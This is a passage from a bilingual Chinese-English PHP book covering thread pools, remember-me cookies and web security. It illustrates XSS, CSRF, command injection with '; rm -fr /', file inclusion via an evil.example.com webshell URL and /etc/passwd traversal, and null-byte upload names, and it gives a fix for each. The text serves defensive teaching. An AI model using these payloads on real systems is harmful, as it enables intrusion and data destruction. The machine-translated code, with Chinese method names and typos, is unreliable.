$myThread = new MyThread("Hello from another thread!");
// Start the thread. Also it is always a good practice to join the thread explicitly.
// Thread::start() is used to initiate the thread,
$myThread->start();
// and Thread::join() causes the context to wait for the thread to finish executing
$myThread->join();
```

Section 99.2: Using Pools and Workers

Pooling provides a higher level abstraction of the Worker functionality, including the management of references in the way required by pthreads. From: <http://php.net/manual/en/class.pool.php>

Pools and workers provide an higher level of control and ease of creating multi-threaded

```
<?php
// This is the *Work* which would be ran by the worker.
// The work which you'd want to do in your worker.
// This class needs to extend the \Threaded or \Collectable or \Thread class.
class AwesomeWork extends Thread {
    private $workName;

    /**
     * @param string $workName
```

```

* 每个工作都会被赋予的工作名称。
*/
public function __construct(string $workName) {
    // 当工作被提交到线程池时，构造函数中的代码块会被执行。

    $this->workName = $workName;
    printf("一个新工作已提交，名称为：%s", $workName);}

    public function run() {
        // 该方法中的代码块
        // 会由工作线程调用。
        // 此方法中的所有代码将在另一个线程中执行。
        $workName = $this->workName;
        rintf("名为 %s 的工作开始...", $workName);printf("新的随机数
: %d", mt_rand());
    }
}

// 为了简化起见，创建一个空的工作者。
class AwesomeWorker extends Worker {
    public function run() {
        // 你可以在这里放一些代码，这些代码将在工作 (Work) 启动之前执行
        // (即你的工作中 `run` 方法的代码块)
        // 由工作者 (Worker) 执行。
        /* ... */
    }
}

// 创建一个新的池实例。
// |Pool 的构造函数接受两个参数。
// 第一个：池中可以创建的最大工作者数量。
// 第二个：工作者类的名称。
$pool = new \Pool(1, \AwesomeWorker::class);

// 你需要提交你的任务，而不是继承自 |Threaded 类的对象 (工作) 的
// 实例。
$pool->提交(new \AwesomeWork("DeadlyWork"));
$pool->提交(new \AwesomeWork("FatalWork"));

// 我们需要显式关闭线程池，否则，
// 可能会发生意外情况。
// 参见：http://stackoverflow.com/a/23600861/23602185
$pool->关闭();

```

```

* The work name which would be given to every work.
*/
public function __construct(string $workName) {
    // The block of code in the constructor of your work,
    // would be executed when a work is submitted to your pool.

    $this->workName = $workName;
    printf("A new work was submitted with the name: %s\n", $workName);
}

public function run() {
    // This block of code in, the method, run
    // would be called by your worker.
    // All the code in this method will be executed in another thread.
    $workName = $this->workName;
    printf("Work named %s starting...\n", $workName);
    printf("New random number: %d\n", mt_rand());
}

// Create an empty worker for the sake of simplicity.
class AwesomeWorker extends Worker {
    public function run() {
        // You can put some code in here, which would be executed
        // before the Work's are started (the block of code in the `run` method of your Work)
        // by the Worker.
        /* ... */
    }
}

// Create a new Pool Instance.
// The ctor of \Pool accepts two parameters.
// First: The maximum number of workers your pool can create.
// Second: The name of worker class.
$pool = new \Pool(1, \AwesomeWorker::class);

// You need to submit your jobs, rather than the instance of
// the objects (works) which extends the \Threaded class.
$pool->submit(new \AwesomeWork("DeadlyWork"));
$pool->submit(new \AwesomeWork("FatalWork"));

// We need to explicitly shutdown the pool, otherwise,
// unexpected things may happen.
// See: http://stackoverflow.com/a/23600861/23602185
$pool->shutdown();

```

第100章：安全的记住我功能

我在这个话题上搜索了一段时间，直到找到这篇帖子

<https://stackoverflow.com/a/17266448/4535386>，作者是ircmaxell，我认为它值得更多关注。

第100.1节：“保持登录状态”——最佳方法

将cookie分为三部分存储。

```
function 登录时($user) {
    $token = 生成随机令牌(); // 生成一个令牌，应该是128 - 256位
    为用户存储令牌($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

然后，进行验证：

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

Chapter 100: Secure Remember Me

I have been searching on this topic for sometime till i found this post

<https://stackoverflow.com/a/17266448/4535386> from ircmaxell, I think it deserves more exposure.

Section 100.1: “Keep Me Logged In” - the best approach

store the cookie with three parts.

```
function onLogin($user) {
    $token = GenerateRandomToken(); // generate a token, should be 128 - 256 bit
    storeTokenForUser($user, $token);
    $cookie = $user . ':' . $token;
    $mac = hash_hmac('sha256', $cookie, SECRET_KEY);
    $cookie .= ':' . $mac;
    setcookie('rememberme', $cookie);
}
```

Then, to validate:

```
function rememberMe() {
    $cookie = isset($_COOKIE['rememberme']) ? $_COOKIE['rememberme'] : '';
    if ($cookie) {
        list ($user, $token, $mac) = explode(':', $cookie);
        if (!hash_equals(hash_hmac('sha256', $user . ':' . $token, SECRET_KEY), $mac)) {
            return false;
        }
        $usertoken = fetchTokenByUserName($user);
        if (hash_equals($usertoken, $token)) {
            logUserIn($user);
        }
    }
}
```

第101章：安全性

由于大多数网站都运行在PHP上，应用安全性是PHP开发者保护其网站、数据和客户的重要话题。本章节涵盖了PHP中的最佳安全实践，以及常见的漏洞和弱点，并附有PHP示例修复方法。

第101.1节：PHP版本泄露

默认情况下，PHP 会告诉外界你使用的 PHP 版本，例如：

```
X-Powered-By: PHP/5.3.8
```

要解决此问题，你可以更改 `php.ini`：

```
expose_php = off
```

或者更改头信息：

```
header("X-Powered-By: Magic");
```

或者如果你更喜欢使用 `htaccess` 方法：

```
Header unset X-Powered-By
```

如果上述方法都不起作用，还有一个 `header_remove()` 函数，可以让你移除该头信息：

```
header_remove('X-Powered-By');
```

如果攻击者知道你正在使用 PHP 以及你使用的 PHP 版本，他们就更容易利用你的服务器漏洞。

第101.2节：跨站脚本攻击（XSS）

问题

跨站脚本攻击是指网页客户端无意中执行远程代码。任何网页应用如果接受用户输入并直接将其输出到网页上，都可能暴露于XSS攻击。如果输入包含HTML或JavaScript代码，当网页客户端渲染这些内容时，远程代码就会被执行。

例如，如果第三方网站包含一个JavaScript文件：

```
// http://example.com/runme.js
document.write("我正在运行");
```

而一个PHP应用直接输出传入的字符串：

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

如果未检查的GET参数包含`<script src="http://example.com/runme.js"></script>`，那么PHP脚本的输出将是：

Chapter 101: Security

As the majority of websites run off PHP, application security is an important topic for PHP developers to protect their website, data, and clients. This topic covers best security practices in PHP as well as common vulnerabilities and weaknesses with example fixes in PHP.

Section 101.1: PHP Version Leakage

By default, PHP will tell the world what version of PHP you are using, e.g.

```
X-Powered-By: PHP/5.3.8
```

To fix this you can either change `php.ini`:

```
expose_php = off
```

Or change the header:

```
header("X-Powered-By: Magic");
```

Or if you'd prefer a `htaccess` method:

```
Header unset X-Powered-By
```

If either of the above methods do not work, there is also the `header_remove()` function that provides you the ability to remove the header:

```
header_remove('X-Powered-By');
```

If attackers know that you are using PHP and the version of PHP that you are using, it's easier for them to exploit your server.

Section 101.2: Cross-Site Scripting (XSS)

Problem

Cross-site scripting is the unintended execution of remote code by a web client. Any web application might expose itself to XSS if it takes input from a user and outputs it directly on a web page. If input includes HTML or JavaScript, remote code can be executed when this content is rendered by the web client.

For example, if a 3rd party site contains a JavaScript file:

```
// http://example.com/runme.js
document.write("I'm running");
```

And a PHP application directly outputs a string passed into it:

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

If an unchecked GET parameter contains `<script src="http://example.com/runme.js"></script>` then the output of the PHP script will be:

```
<div><script src="http://example.com/runme.js"></script></div>
```

第三方JavaScript将运行，用户将在网页上看到“我正在运行”。

解决方案

一般规则是，永远不要信任来自客户端的输入。每个GET、POST和cookie值都可能是任意内容，因此应当进行验证。在输出这些值时，应对其进行转义，以防止被以意外的方式执行。

请记住，即使在最简单的应用中，数据也可能被多次传递，且很难追踪所有来源。因此，最佳实践是始终对输出进行转义。

PHP根据上下文提供了几种转义输出的方法。

过滤函数

PHP的过滤函数允许对传入PHP脚本的输入数据进行净化或验证，方式多样。它们在保存或输出客户端输入时非常有用。

HTML编码

htmlspecialchars会将任何“HTML特殊字符”转换为其HTML编码，意味着它们将不会被作为标准HTML处理。使用此方法修正我们之前的示例：

```
<?php  
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>;  
// 或者  
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>;'
```

将输出：

```
<div>&lt;script src="http://example.com/runme.js"&gt;&lt;/script&gt;</div>
```

所有位于<div>标签内的内容将不会被浏览器解释为JavaScript标签，而是作为简单的文本节点。用户将安全地看到：

```
<script src="http://example.com/runme.js"></script>
```

URL编码

在输出动态生成的URL时，PHP提供了urlencode函数以安全地输出有效的URL。

例如，如果用户能够输入的数据成为另一个GET参数的一部分：

```
<?php  
$input = urlencode($_GET['input']);  
// 或者  
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);  
echo '<a href="http://example.com/page?input=' . $input . '">链接</a>;'
```

任何恶意输入都会被转换为编码的URL参数。

使用专门的外部库或OWASP AntiSamy列表

有时你可能想发送HTML或其他类型的代码输入。你需要维护一个授权词（白名单）和未授权词（黑名单）列表。

```
<div><script src="http://example.com/runme.js"></script></div>
```

The 3rd party JavaScript will run and the user will see "I'm running" on the web page.

Solution

As a general rule, never trust input coming from a client. Every GET, POST, and cookie value could be anything at all, and should therefore be validated. When outputting any of these values, escape them so they will not be evaluated in an unexpected way.

Keep in mind that even in the simplest applications data can be moved around and it will be hard to keep track of all sources. Therefore it is a best practice to *always* escape output.

PHP provides a few ways to escape output depending on the context.

Filter Functions

PHP's Filter Functions allow the input data to the php script to be sanitized or validated in many ways. They are useful when saving or outputting client input.

HTML Encoding

htmlspecialchars will convert any "HTML special characters" into their HTML encodings, meaning they will then *not* be processed as standard HTML. To fix our previous example using this method:

```
<?php  
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>;  
// or  
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>;'
```

Would output:

```
<div>&lt;script src="http://example.com/runme.js"&gt;&lt;/script&gt;</div>
```

Everything inside the <div> tag will *not* be interpreted as a JavaScript tag by the browser, but instead as a simple text node. The user will safely see:

```
<script src="http://example.com/runme.js"></script>
```

URL Encoding

When outputting a dynamically generated URL, PHP provides the urlencode function to safely output valid URLs. So, for example, if a user is able to input data that becomes part of another GET parameter:

```
<?php  
$input = urlencode($_GET['input']);  
// or  
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);  
echo '<a href="http://example.com/page?input=' . $input . '">Link</a>;'
```

Any malicious input will be converted to an encoded URL parameter.

Using specialised external libraries or OWASP AntiSamy lists

Sometimes you will want to send HTML or other kind of code inputs. You will need to maintain a list of authorised words (white list) and un-authorised (blacklist).

你可以从OWASP AntiSamy网站下载标准列表。每个列表适用于特定类型的交互（如ebay API、tinyMCE等）。且它是开源的。

已有库可以过滤HTML并防止XSS攻击，适用于一般情况，且性能至少与AntiSamy列表相当，使用非常简单。例如，你可以使用HTML Purifier

第101.3节：跨站请求伪造

问题

跨站请求伪造（CSRF）可以强制终端用户在不知情的情况下向Web服务器生成恶意请求。此攻击向量可被用于POST和GET请求。举例来说，假设URL端点

/delete.php?acct=12 通过GET请求的acct参数删除账户。现在，如果一个已认证用户在其他应用中遇到以下脚本

```

```

该账户将被删除。

解决方案

解决此问题的常见方法是使用CSRF令牌。CSRF令牌嵌入到请求中，以便网络应用程序能够信任请求来自预期来源，作为应用程序正常工作流程的一部分。首先，用户执行某些操作，例如查看表单，这会触发唯一令牌的创建。

实现此功能的示例表单可能如下所示

```
<form method="get" action="/delete.php">
<input type="text" name="acct" placeholder="账户号码" />
<input type="hidden" name="csrf_token" value=<randomToken>" />
<input type="submit" />
</form>
```

然后，服务器可以在表单提交后根据用户会话验证该令牌，以消除恶意请求。

示例代码

以下是基本实现的示例代码：

```
/* 生成CSRF令牌并存储的代码 */
...
<?php
session_start();
function generate_token() {
    // 检查当前会话是否存在令牌
    if(!isset($_SESSION["csrf_token"])) {
        // 未存在令牌，生成新的令牌
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // 重用令牌
        $token = $_SESSION["csrf_token"];
    }
    return $token;
}
?>
<body>
```

You can download standard lists available at the [OWASP AntiSamy website](#). Each list is fit for a specific kind of interaction (ebay api, tinyMCE, etc...). And it is open source.

There are libraries existing to filter HTML and prevent XSS attacks for the general case and performing at least as well as AntiSamy lists with very easy use. For example you have [HTML Purifier](#)

Section 101.3: Cross-Site Request Forgery

Problem

Cross-Site Request Forgery or CSRF can force an end user to unknowingly generate malicious requests to a web server. This attack vector can be exploited in both POST and GET requests. Let's say for example the url endpoint /delete.php?acct=12 deletes account as passed from acct parameter of a GET request. Now if an authenticated user will encounter the following script in any other application

```

```

the account would be deleted.

Solution

A common solution to this problem is the use of **CSRF tokens**. CSRF tokens are embedded into requests so that a web application can trust that a request came from an expected source as part of the application's normal workflow. First the user performs some action, such as viewing a form, that triggers the creation of a unique token. A sample form implementing this might look like

```
<form method="get" action="/delete.php">
<input type="text" name="acct" placeholder="acct number" />
<input type="hidden" name="csrf_token" value=<randomToken>" />
<input type="submit" />
</form>
```

The token can then be validated by the server against the user session after form submission to eliminate malicious requests.

Sample code

Here is sample code for a basic implementation:

```
/* Code to generate a CSRF token and store the same */
...
<?php
session_start();
function generate_token() {
    // Check if a token is present for the current session
    if(!isset($_SESSION["csrf_token"])) {
        // No token present, generate a new one
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // Reuse the token
        $token = $_SESSION["csrf_token"];
    }
    return $token;
}
?>
<body>
```

```

<form method="get" action="/delete.php">
  <input type="text" name="acct" placeholder="账户号码" />
  <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
  <input type="submit" />
</form>
</body>
...
/* 验证令牌并拒绝恶意请求的代码 */
...
<?php
session_start();
if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // 重置令牌
    unset($_SESSION["csrf_token"]);
    die("CSRF 令牌验证失败");
}
?>
...

```

已经有许多库和框架提供了各自的CSRF验证实现。虽然这是CSRF的简单实现，但你需要编写一些代码来动态重新生成你的CSRF令牌，以防止CSRF令牌被窃取和固定攻击。

第101.4节：命令行注入

问题

类似于SQL注入允许攻击者在数据库上执行任意查询，命令行注入允许某人运行不受信任的系统命令在网页服务器上。如果服务器安全措施不当，这将使攻击者完全控制系统。

举例来说，假设一个脚本允许用户列出网页服务器上的目录内容。

```

<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>

```

(在实际应用中，人们会使用PHP内置函数或对象来获取路径内容。此示例仅用于简单的安全演示。)

人们希望获得类似于/tmp的path参数。但由于允许任何输入，path可能是; rm -fr /. 然后网页服务器将执行命令

ls; rm -fr /

并尝试删除服务器根目录下的所有文件。

解决方案

所有命令参数必须使用 `escapeshellarg()` 或 `escapeshellcmd()` 进行转义。这使得参数不可执行。对于每个参数，输入值也应进行 验证。

在最简单的情况下，我们可以通过以下方式保护我们的示例

```
<pre>
```

```

<form method="get" action="/delete.php">
  <input type="text" name="acct" placeholder="acct number" />
  <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
  <input type="submit" />
</form>
</body>
...
/* Code to validate token and drop malicious requests */
...
<?php
session_start();
if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // Reset token
    unset($_SESSION["csrf_token"]);
    die("CSRF token validation failed");
}
?>
...

```

There are many libraries and frameworks already available which have their own implementation of CSRF validation. Though this is the simple implementation of CSRF, You need to write some code to **regenerate** your CSRF token dynamically to prevent from CSRF token stealing and fixation.

Section 101.4: Command Line Injection

Problem

In a similar way that SQL injection allows an attacker to execute arbitrary queries on a database, command-line injection allows someone to run untrusted system commands on a web server. With an improperly secured server this would give an attacker complete control over a system.

Let's say, for example, a script allows a user to list directory contents on a web server.

```

<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>

```

(In a real-world application one would use PHP's built-in functions or objects to get path contents. This example is for a simple security demonstration.)

One would hope to get a path parameter similar to /tmp. But as any input is allowed, path could be ; rm -fr /. The web server would then execute the command

ls; rm -fr /

and attempt to delete all files from the root of the server.

Solution

All command arguments must be **escaped** using `escapeshellarg()` or `escapeshellcmd()`. This makes the arguments non-executable. For each parameter, the input value should also be **validated**.

In the simplest case, we can secure our example with

```
<pre>
```

```
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>  
/</pre>
```

继前面的尝试删除文件的示例，执行的命令变为

```
ls'; rm -fr /'
```

该字符串仅作为参数传递给 ls，而不是终止 ls 命令并执行 rm。

需要注意的是，上述示例现在已防止命令注入，但仍未防止目录遍历。为了解决此问题，应检查规范化路径是否以所需的子目录开头。

PHP 提供了多种执行系统命令的函数，包括 exec、passthru、proc_open、shell_exec 和 system。所有这些函数的输入都必须经过仔细验证和转义。

第101.5节：去除标签

`strip_tags` 是一个非常强大的函数，如果你知道如何使用它。作为防止跨站脚本攻击的方法有更好的方法，比如字符编码，但在某些情况下去除标签是有用的。

基本示例

```
$string = '<b>Hello,<> please remove the <> tags.</b>' ;  
  
echo strip_tags($string);
```

原始输出

```
Hello, please remove the tags.
```

允许的标签

假设你想允许某个特定标签而不允许其他标签，那么你可以在函数的第二个参数中指定它。该参数是可选的。就我而言，我只想让****标签通过。

```
$string = '<b>Hello,<> please remove the <br> tags.</b>' ;  
  
echo strip_tags($string, '<b>');
```

原始输出

```
<b>Hello, please remove the tags.</b>
```

注意事项

HTML注释和PHP标签也会被剥离。这是硬编码的，不能通过allowable_tags参数更改。

在PHP 5.3.4及更高版本中，自闭合的XHTML标签会被忽略，允许的标签中应只使用非自闭合标签。例如，要同时允许
和
，应该使用：

```
<?php  
strip_tags($input, '<br>');  
?>
```

```
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>  
/</pre>
```

Following the previous example with the attempt to remove files, the executed command becomes

```
ls'; rm -fr /'
```

And the string is simply passed as a parameter to ls, rather than terminating the ls command and running rm.

It should be noted that the example above is now secure from command injection, but not from directory traversal. To fix this, it should be checked that the normalized path starts with the desired sub-directory.

PHP offers a variety of functions to execute system commands, including `exec`, `passthru`, `proc_open`, `shell_exec`, and `system`. All must have their inputs carefully validated and escaped.

Section 101.5: Stripping Tags

`strip_tags` is a very powerful function if you know how to use it. As a method to prevent cross-site scripting attacks there are better methods, such as character encoding, but stripping tags is useful in some cases.

Basic Example

```
$string = '<b>Hello,<> please remove the <> tags.</b>' ;  
  
echo strip_tags($string);
```

Raw Output

```
Hello, please remove the tags.
```

Allowing Tags

Say you wanted to allow a certain tag but no other tags, then you'd specify that in the second parameter of the function. This parameter is optional. In my case I only want the **** tag to be passed through.

```
$string = '<b>Hello,<> please remove the <br> tags.</b>' ;  
  
echo strip_tags($string, '<b>');
```

Raw Output

```
<b>Hello, please remove the tags.</b>
```

Notice(s)

HTML comments and PHP tags are also stripped. This is hardcoded and can not be changed with `allowable_tags`.

In PHP 5.3.4 and later, self-closing XHTML tags are ignored and only non-self-closing tags should be used in `allowable_tags`. For example, to allow both **
** and **
**, you should use:

```
<?php  
strip_tags($input, '<br>');  
?>
```

第101.6节：文件包含

远程文件包含

远程文件包含（也称为RFI）是一种允许攻击者包含远程文件的漏洞类型。

此示例注入了包含恶意代码的远程托管文件：

```
<?php  
include $_GET['page'];
```

```
/vulnerable.php?page=http://evil.example.com/webshell.txt?
```

本地文件包含

本地文件包含（也称为LFI）是通过网页浏览器包含服务器上的文件的过程。

```
<?php  
$page = 'pages/' . $_GET['page'];  
if(isset($page)) {  
    include $page;  
} else {  
    include 'index.php';  
}
```

```
/vulnerable.php?page=../../../../etc/passwd
```

RFI 和 LFI 的解决方案：

建议只允许包含您批准的文件，并且仅限于这些文件。

```
<?php  
$page = 'pages/' . $_GET['page'] . '.php';  
$allowed = ['pages/home.php', 'pages/error.php'];  
if(in_array($page, $allowed)) {  
    include($page);  
} else {  
    include('index.php');  
}
```

第101.7节：错误报告

默认情况下，如果脚本中发生意外情况，PHP 会直接在页面上输出错误（errors）、警告（warnings）和通知（notice）信息。这对于解决脚本的具体问题很有用，但同时也会输出您不希望用户知道的信息。

因此，最好避免在生产环境中显示那些会泄露服务器信息的消息，例如你的目录结构。在开发或测试环境中，这些消息仍然可以用于调试目的。

一个快速的解决方案

你可以关闭它们，使消息完全不显示，但这会使调试脚本变得更加困难。

Section 101.6: File Inclusion

Remote File Inclusion

Remote File Inclusion (also known as RFI) is a type of vulnerability that allows an attacker to include a remote file.

This example injects a remotely hosted file containing a malicious code:

```
<?php  
include $_GET['page'];
```

```
/vulnerable.php?page=http://evil.example.com/webshell.txt?
```

Local File Inclusion

Local File Inclusion (also known as LFI) is the process of including files on a server through the web browser.

```
<?php  
$page = 'pages/' . $_GET['page'];  
if(isset($page)) {  
    include $page;  
} else {  
    include 'index.php';  
}
```

```
/vulnerable.php?page=../../../../etc/passwd
```

Solution to RFI & LFI:

It is recommended to only allow including files you approved, and limit to those only.

```
<?php  
$page = 'pages/' . $_GET['page'] . '.php';  
$allowed = ['pages/home.php', 'pages/error.php'];  
if(in_array($page, $allowed)) {  
    include($page);  
} else {  
    include('index.php');  
}
```

Section 101.7: Error Reporting

By default PHP will output *errors*, *warnings* and *notice* messages directly on the page if something unexpected in a script occurs. This is useful for resolving specific issues with a script but at the same time it outputs information you don't want your users to know.

Therefore it's good practice to avoid displaying those messages which will reveal information about your server, like your directory tree for example, in production environments. In a development or testing environment these messages may still be useful to display for debugging purposes.

A quick solution

You can turn them off so the messages don't show at all, however this makes debugging your script harder.

```
<?php  
ini_set("display_errors", "0");  
?>
```

或者直接在php.ini中更改它们。

```
display_errors = 0
```

错误处理

更好的选择是将这些错误消息存储到更有用的地方，比如数据库：

```
set_error_handler(function($errno, $errstr, $errfile, $errline){  
    try{  
        $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [  
            PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION  
        ]);  
  
        if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?, ?, ?, ?)")){  
            if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){  
                throw new Exception('无法执行查询');  
            }  
        } else {  
            throw new Exception('无法准备查询');  
        }  
    } catch (Exception $e){  
        error_log('异常: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno | $errstr");  
    }  
});
```

此方法将把消息记录到数据库中，如果失败则记录到文件，而不是直接回显到页面上。这样您可以跟踪用户在您的网站上的体验，并在出现问题时立即通知您。

第101.8节：上传文件

如果您希望用户向服务器上传文件，则在实际将上传的文件移动到您的网页目录之前，需要进行一些安全检查。

上传的数据：

该数组包含用户提交的数据，不是关于文件本身的信息。虽然通常这些数据是由浏览器生成的，但也可以使用软件轻松地向同一表单发起POST请求。

```
$_FILES['file']['name'];  
$_FILES['file']['type'];  
$_FILES['file']['size'];  
$_FILES['file']['tmp_name'];
```

- name - 验证其各个方面。
- type - 切勿使用此数据。可以使用PHP函数来获取。
- size - 安全可用。
- tmp_name - 安全可用。

利用文件名

通常操作系统不允许文件名中出现特定字符，但通过伪造请求，您

```
<?php  
ini_set("display_errors", "0");  
?>
```

Or change them directly in the *php.ini*.

```
display_errors = 0
```

Handling errors

A better option would be to store those error messages to a place they are more useful, like a database:

```
set_error_handler(function($errno, $errstr, $errfile, $errline){  
    try{  
        $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [  
            PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION  
        ]);  
  
        if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?, ?, ?, ?)")){  
            if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){  
                throw new Exception('Unable to execute query');  
            }  
        } else {  
            throw new Exception('Unable to prepare query');  
        }  
    } catch (Exception $e){  
        error_log('Exception: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno | $errstr");  
    }  
});
```

This method will log the messages to the database and if that fails to a file instead of echoing it directly into the page. This way you can track what users are experiencing on your website and notify you immediately if something goes wrong.

Section 101.8: Uploading files

If you want users to upload files to your server you need to do a couple of security checks before you actually move the uploaded file to your web directory.

The uploaded data:

This array contains *user submitted data* and is *not* information about the file itself. While usually this data is generated by the browser one can easily make a post request to the same form using software.

```
$_FILES['file']['name'];  
$_FILES['file']['type'];  
$_FILES['file']['size'];  
$_FILES['file']['tmp_name'];
```

- name - Verify every aspect of it.
- type - Never use this data. It can be fetched by using PHP functions instead.
- size - Safe to use.
- tmp_name - Safe to use.

Exploiting the file name

Normally the operating system does not allow specific characters in a file name, but by spoofing the request you

可以添加这些字符，从而导致意想不到的情况发生。例如，假设文件名为：

```
./script.php%00.png
```

仔细看看这个文件名，您应该会注意到几个问题。

- 首先注意的是`..`/，在文件名中是完全非法的，但如果你正在移动一个文件，则完全没问题
将文件从一个目录移动到另一个目录，我们要这么做，对吧？
- 现在你可能认为你在脚本中正确验证了文件扩展名，但这个漏洞依赖于URL 解码，将`%00`转换为一个空字符，
基本上告诉操作系统，这个字符串在这里结束，去掉了文件名中的`.png`。

所以现在我已经上传了脚本`.php`到另一个目录，绕过了对文件扩展名的简单验证。它还绕过了`.htaccess`文件，防止脚本
在上传目录内被执行。

安全地获取文件名和扩展名

你可以使用`pathinfo()`以安全的方式提取文件名和扩展名，但首先我们需要替换文件名中的不良字符：

```
// This array contains a list of characters not allowed in a filename
$illegal = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", "'", "/", "\\", "|", "?", "*", " "]);
$filename = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension'] : '';
$filename = $pathinfo['filename'] ? $pathinfo['filename'] : '';

if(!empty($extension) && !empty($filename)){
    echo $filename, $extension;
} else {
    die('文件缺少扩展名或名称');
}
```

虽然现在我们有了可用于存储的文件名和扩展名，但我仍然更喜欢将这些信息存储在数据库中，并给该文件生成一个名
称，例如`md5(uniqid().microtime())`

id	标题	扩展名	mime类型	大小	文件名	时间
1	myfile	txt	text/plain	1020	5bcdaeddbfb2810fa1b6f3118804d66	2017-03-11 00:38:54

这将解决文件名重复和文件名中不可预见的漏洞问题。它还会使攻击者难以猜测该文件的存储位置，因为他或她无法针对
该文件进行特定的执行攻击。

Mime类型验证

can add them allowing for unexpected things to happen. For example, lets name the file:

```
./script.php%00.png
```

Take good look at that filename and you should notice a couple of things.

- The first to notice is the `..`/，fully illegal in a file name and at the same time perfectly fine if you are moving a
file from 1 directory to another, which we're gonna do right?
- Now you might think you were verifying the file extensions properly in your script but this exploit relies on
the url decoding, translating `%00` to a `null` character, basically saying to the operating system, this string ends
here, stripping off `.png` off the filename.

So now I've uploaded `script.php` to another directory, by-passing simple validations to file extensions. It also by-
passes `.htaccess` files disallowing scripts to be executed from within your upload directory.

Getting the file name and extension safely

You can use `pathinfo()` to extrapolate the name and extension in a safe manner but first we need to replace
unwanted characters in the file name:

```
// This array contains a list of characters not allowed in a filename
$illegal = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", "'", "/", "\\", "|", "?", "*", " "]);
$filename = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension'] : '';
$filename = $pathinfo['filename'] ? $pathinfo['filename'] : '';

if(!empty($extension) && !empty($filename)){
    echo $filename, $extension;
} else {
    die('file is missing an extension or name');
}
```

While now we have a filename and extension that can be used for storing, I still prefer storing that information in a
database and give that file a generated name of for example, `md5(uniqid().microtime())`

id	title	extension	mime	size	filename	time
1	myfile	txt	text/plain	1020	5bcdaeddbfb2810fa1b6f3118804d66	2017-03-11 00:38:54

This would resolve the issue of duplicate file names and unforeseen exploits in the file name. It would also cause the
attacker to guess where that file has been stored as he or she cannot specifically target it for execution.

Mime-type validation

仅检查文件扩展名以确定文件类型是不够的，因为文件名可能是image.png，但实际上可能包含php脚本。通过将上传文件的mime类型与文件扩展名进行比对，可以验证文件内容是否与其名称所指示的一致。

你甚至可以更进一步验证图像，那就是实际打开它们：

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
    if($img = imagecreatefromjpeg($filename)){
        imagedestroy($img);
    } else {
        die('image failed to open, could be corrupt or the file contains something else.');
    }
}
```

您可以使用内置的函数或类来获取mime类型。

白名单您的上传文件

最重要的是，您应根据每个表单白名单文件扩展名和mime类型。

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return isset($allowed[$mime]) &&
        is_array($allowed[$mime]) &&
        in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png' => [ 'png' ],
    'image/gif' => [ 'gif' ],
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

Checking a file extension to determine what file it is is not enough as a file may named image.png but may very well contain a php script. By checking the mime-type of the uploaded file against a file extension you can verify if the file contains what its name is referring to.

You can even go 1 step further for validating images, and that is actually opening them:

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
    if($img = imagecreatefromjpeg($filename)){
        imagedestroy($img);
    } else {
        die('image failed to open, could be corrupt or the file contains something else.');
    }
}
```

You can fetch the mime-type using a build-in [function](#) or a [class](#).

White listing your uploads

Most importantly, you should whitelist file extensions and mime types depending on each form.

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return isset($allowed[$mime]) &&
        is_array($allowed[$mime]) &&
        in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png' => [ 'png' ],
    'image/gif' => [ 'gif' ],
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

第102章：密码学

